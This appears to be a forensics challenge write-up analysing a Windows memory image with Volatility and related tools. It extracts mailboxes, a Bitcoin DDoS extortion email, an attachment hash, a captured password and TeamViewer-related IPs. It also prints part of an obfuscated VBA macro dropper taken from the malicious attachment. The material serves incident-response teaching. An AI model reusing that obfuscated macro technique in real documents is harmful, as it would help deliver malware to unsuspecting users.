
```
 05/01/2023  10:15.09  /home/mobaxterm/testvolatility  cat files_all.txt | grep "\.ost\|\.pst\|\.msg"
0x7d4d0750      \Users\phillip.price\Documents\Outlook Files\Outlook.pst          216
0x7d4d9450      \Users\phillip.price\AppData\Local\Microsoft\Outlook\phillip.price@e-corp.biz.pst       216
0x7da58b50      \Users\phillip.price\AppData\Local\Microsoft\Outlook\~phillip.price@e-corp.biz.pst.tmp  216
0x7db2b520      \Users\phillip.price\AppData\Local\Microsoft\Outlook\phillip.price@e-corp.biz.pst       216
0x7db2e540      \Users\phillip.price\AppData\Local\Microsoft\Outlook\~phillip.price@e-corp.biz.pst.tmp  216
0x7db37f20      \Users\phillip.price\Documents\Outlook Files\~Outlook.pst.tmp   216
0x7fc565a0      \Users\phillip.price\Documents\Outlook Files\~Outlook.pst.tmp   216
0x7fc9ee20      \Users\phillip.price\Documents\Outlook Files\Outlook.pst          216
0x7fd38c80      \Users\phillip.price\AppData\Local\Microsoft\Outlook\phillip.price@e-corp.biz.pst       216


 05/01/2023  10:15.13  /home/mobaxterm/testvolatility  ▌
```



```
Volatility 3 Framework 2.0.1
usage: volatility windows.dumpfiles.DumpFiles [-h] [--pid PID] [--virtaddr VIRTADDR] [--physaddr PHYSADDR]

options:
  -h, --help           show this help message and exit
  --pid PID            Process ID to include (all other processes are excluded)
  --virtaddr VIRTADDR  Dump a single _FILE_OBJECT at this virtual address
  --physaddr PHYSADDR  Dump a single _FILE_OBJECT at this physical address
```

Dumping the last mail

```
 python3 vol.py -f "C:\Users\fnatale\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" -o "C:\Users\fnatale\Downloads\voloutput\pst" windows.dumpfiles.DumpFiles --physaddr 0x7fd38c80
```




```
┌──(root㉿kali)-[/home/kali/Downloads/file.0×7fd38c80.0×fa8003ef6790.SharedCacheMap.phillip.price@e-corp.biz.pst.vacb.export]
└─# grep -R -P "karenmiles@t-online.de" -i *
Top of Outlook data file/Inbox/Message00011/OutlookHeaders.txt:Sender name:                          karenmiles@t-online.de
Top of Outlook data file/Inbox/Message00011/OutlookHeaders.txt:Sender email address:                 karenmiles@t-online.de
Top of Outlook data file/Inbox/Message00011/OutlookHeaders.txt:Sent representing name:               karenmiles@t-online.de
Top of Outlook data file/Inbox/Message00011/OutlookHeaders.txt:Sent representing email address: karenmiles@t-online.de
Top of Outlook data file/Inbox/Message00011/InternetHeaders.txt:Return-path: <karenmiles@t-online.de>
Top of Outlook data file/Inbox/Message00011/InternetHeaders.txt:        (envelope-from <karenmiles@t-online.de>)
Top of Outlook data file/Inbox/Message00011/InternetHeaders.txt:From: "karenmiles@t-online.de" <karenmiles@t-online.de>
Top of Outlook data file/Inbox/Message00011/InternetHeaders.txt:Sender: "karenmiles@t-online.de" <karenmiles@t-online.de>
Top of Outlook data file/Inbox/Message00011/InternetHeaders.txt:Reply-To: "karenmiles@t-online.de" <karenmiles@t-online.de>
```

Document hash

Using pffexport with that file **not the vacb file**


```
md5sum 1_bank_statement_088452.doc
```



```
┌──(root㉿kali)-[/home/…/Top of Outlook data file/Inbox/Message00011/Attachments]
└─# md5sum 1_bank_statement_088452.doc
c2dbf24a0dc7276a71dd0824647535c9  1_bank_statement_088452.doc

┌──(root㉿kali)-[/home/…/Top of Outlook data file/Inbox/Message00011/Attachments]
└─# ▌
```

Bitcoin address


```
grep -R -P "bitcoin" *
```



```
┌──(root㉿kali)-[/home/kali/Downloads/file.0×7fd38c80.0×fa80042dcf10.DataSectionObject.phillip.price@e-corp.biz.pst.dat.export]
└─# grep -R -P "bitcoin" -i *
Top of Outlook data file/Inbox/Sent/Message00002/Message.txt:All your servers will be DDoS-ed starting Thursday (Oct 5th 2016) if you don't pay 5 Bitcoins @ 25UMDkGKBe484WSj5Qd8DhK6xkMUzQFydY
Top of Outlook data file/Inbox/Sent/Message00002/Message.txt:Bitcoin is anonymous, nobody will ever know you cooperated.
Top of Outlook data file/Inbox/Message00010/Message.txt:don't pay 5 Bitcoins @ 25UMDkGKBe484WSj5Qd8DhK6xkMUzQFydY
Top of Outlook data file/Inbox/Message00010/Message.txt:Bitcoin is anonymous, nobody will ever know you cooperated.
```


Session ID

It was previously found during the editbox for getting the password:




```
address-of undoBuf: 0x0
undoBuf           :
-------------------------
P59fS93m
******************************
Wnd Context       : 1\WinSta0\Default
Process ID        : 1364
ImageFileName     : SkypeC2AutoUpd
IsWow64           : Yes
atom_class        : 6.0.7600.16385!Edit
value-of WndExtra : 0xf06858
nChars            : 11
selStart          : 0
selEnd            : 0
isPwdControl      : False
undoPos           : 0
undoLen           : 0
address-of undoBuf: 0x0
undoBuf           :
-------------------------
528 812 561
******************************
Wnd Context       : 1\WinSta0\Default
Process ID        : 1364
ImageFileName     : SkypeC2AutoUpd
IsWow64           : Yes
atom_class        : 6.0.7600.16385!Edit
value-of WndExtra : 0xf05f70
nChars            : 0
selStart          : 0
selEnd            : 0
```

Public return Function




```
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Dim lcLLcaZ As Boolean
Public Sub Img_Painted(ByVal hHZIubL As Long, ByVal AoLnF As IInkRect
If lcLLcaZ Then Exit Sub
lcLLcaZ = True
xvkBjM
End Sub
Public Sub xvkBjM()
    On Error GoTo DoWhOs
    onTriEc
    PdSnMAm
    vBhkpG
    oADSc
    suDVZ
    Set gDFGB = CreateObject(pEEyJqs)
    WFCWFf gDFGB.Run(UsoJar, 0)
    MsgBox ("Invalid Macro Format")
Exit Sub
DoWhOs:
MsgBox (666)
    End Sub

Public Function pEEyJqs() As String
    pEEyJqs = a("c.loWpeOQrSAiStlCEihhi", 229, 158)
End Function

Public Function UsoJar() As String
    UsoJar = dbgKnG(a("AHABJACABZAEuBbYEoQRMA9AAwABQAQABwAHABIAG3BIE
```



```
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Dim lcLLcaZ As Boolean
Public Sub Img_Painted(ByVal hHZIubL As Long, ByVal AoLnF As IInkRectangle)
If lcLLcaZ Then Exit Sub
lcLLcaZ = True
xvkBjM
End Sub
Public Sub xvkBjM()
    On Error GoTo DoWhOs
    onTriEc
    PdSnMAm
    vBhkpG
    oADSc
    suDVZ
    Set gDFGB = CreateObject(pEEyJqs)
    WFCWFf gDFGB.Run(UsoJar, 0)
    MsgBox ("Invalid Macro Format")
Exit Sub
DoWhOs:
MsgBox (666)
    End Sub

Public Function pEEyJqs() As String
    pEEyJqs = a("c.loWpeOQrSAiStlCEihhi", 229, 158)
End Function

Public Function UsoJar() As String
    UsoJar = dbgKnG(a("AHABJACABZAEuBbYEoQRMA9AAwABQAQABwAHABIAG3BIECsAcMAuAbEAlwAAABAAGABdAHpAIADsBb4HuQU4ApgAsABAAGABQAHABYAHUBIUH0AJwAvg1EAyAAIABQAHABbAHvBNAG0BLwH3AZ4AvQAwAAwAEAAaAGABMAHlBcUDpgcYApgAQABwAkAB
AAHABZACWBZUG0QaYCvgZ4AuQAMABQACAAMAHgAbAHyBK8H0QVkAggAIABQAHAAAAGABbAHiAZkGiAb4Asw)UAjAAUABwAHAAVADBBdgDiBd4GuQZUAFwA0ABQAHABZADABYAG1BIwG4QYwAwAAUALAAQAAAAFABLAHlBLUHfANwEwARQAhQA0ABgAGABcAChALAChBZIHTgbUAlgA8
AAwAvABwACABUAGlBcEClAOgAvgToApwAQABAAGABIAFlALMDkBIAGuwbkA2gAMABAACAAZAFABYAGlBZgCuQUgA0gAYAQwAIABQA" & _
    "HABdACsBeMCiALwHowaQAVwAoABwACAAUAGvAdAG2AQMDjQI4AyQAUABQAIAAQAGABZACvBLIG2gZQAyAOQAuQAAABAAEAAZACrAeICzAbkFswQQAkQA8ABQACABiACABIACyBTAGiAcQAugAMAUAAcABAAFAAZAG4BdkClQMIClwbkA1AAUABwAGABQAD+AdAGsBV8HigdYA0
gAYABQAUABAACAAaAEzBZUD2AIIAzgZgAyQAQABgAGABdAGoAM_D2BZIClgZoAoAA0ABgACABQAGABZAElAZsGngU8AiAAEAugAsABwAGAAcAHlBIICugN8HGQIIADQAAABAAFAAaAHAAIAGsAZcF3AZIA0AAQAAgAYAAQAFABYACfAc4CswaUA0wIkAtwAIAAgAGAAcACuBXADsBbw
G0Qa0AQAAEABQACAAgACAAZAGtBeQCuQKIAiAA4AiAAcABQACABZACkBZAG3qNIHvge4A5wAEABg", 353, 469))
    End Function
Public Sub onTriEc()
    If dOjcu(kiBGvvL) Then Error 102
End Sub

Public Function kiBGvvL() As String
    kiBGvvL = QEZxF(ActiveDocument.Name)
End Function

Public Function QEZxF(ByVal KlcjY As String) As String
    QEZxF = Left(KlcjY, OmrGJ(KlcjY, a("ZQAwYIOR.Y", 43, 58)) - 1)
End Function

Public Function OmrGJ(ByVal itXLgF As String, ByVal kGBektc As String) As Integer
```


Attacker ip connected to teamviewer

Since I couldn't find the ip and there was no connection logs in the httplogs.txt, it was sadly empty, a full text search was performed on the information extracted through bulk_extractor and those files apperead to have some relation to teamviewer




```
┌──(root㉿kali)-[/home/…/Inbox/Message00011/Attachments/bulk_output]
└─# find . -type f -exec grep 'teamviewer' {} \+ | cut -d':' -f 1 | sort -u
grep: ./winpe_carved/000/876544.winpe: binary file matches
./domain_histogram.txt
./domain.txt
./email_domain_histogram.txt
./email_histogram.txt
./email.txt
./url_histogram.txt
./url_services.txt
./url.txt

┌──(root㉿kali)-[/home/…/Inbox/Message00011/Attachments/bulk_output]
└─# 
```

Most of this files got many decontextualised information, since it was extracted.
In one of those, **winpe_carved/000/876544.winpe** there were 2 IPs.




```
02123107000Z0
1+0)
"Copyright (c) 1997 Microsoft Corp.1A0?
--
TP/1.1 200 OK
Date: Wed, 05 Oct 2016 03:06:08 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Content-Length: 4
Content-Type: text/html; charset=utf-8
@TVR
1806
http://www.teamviewer.com
zmn9
J|4H
http://www.teamviewer.com
http://www.teamviewer.com
RASMAN
aeee
qqqqqqqqqqqqqqqq
yuPx
cuxfcu(0
QS[\
o7+F
.174.131.235
--
u CKM
zWIN-191HVE3KTLO.e-corp.local
u CKM188.172.251.2
s:$Bf
mvvI
mvvI
u CKM
u CKM
master1.teamviewer.com
local
ping3.teamviewer.com
mviJO
u CKM188.172.251.2
31.6.13.155
zWIN-191HVE3KTLO.e-corp.local
zWIN-191HVE3KTLO.e-corp.local
ster1.teamviewer.com
zWIN-191HVE3KTLO.e-corp.local
zWIN-191HVE3KTLO.e-corp.local
@8,v
@`3d
@P3d
@h3d
@P#j
@0,v
```

Since I was not sure about this answer, because it seemed more of a lucky guess, I checked the hints that showed that doing a likely command on the dumped process contained the answer but doing it so, it did not return any results, if anyone did it in a different way please provide that insight



```
05/01/2023  12:56.13  /home/mobaxterm/testvolatility  strings 1364.dmp | grep -B 3 -A 2 -E "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | grep teamviewer -B 3 -A 3
                                                                                                                                                    ✘
05/01/2023  14:43.51  /home/mobaxterm/testvolatility  ls
1364.dmp                     files_all.txt                     pid.1364.dmp                 win7ecorpoffice2010-36b02ed3.vmem
files.txt                    pid.1364.0x400000.dmp             strings1364
                                                                                                                                                    ✓
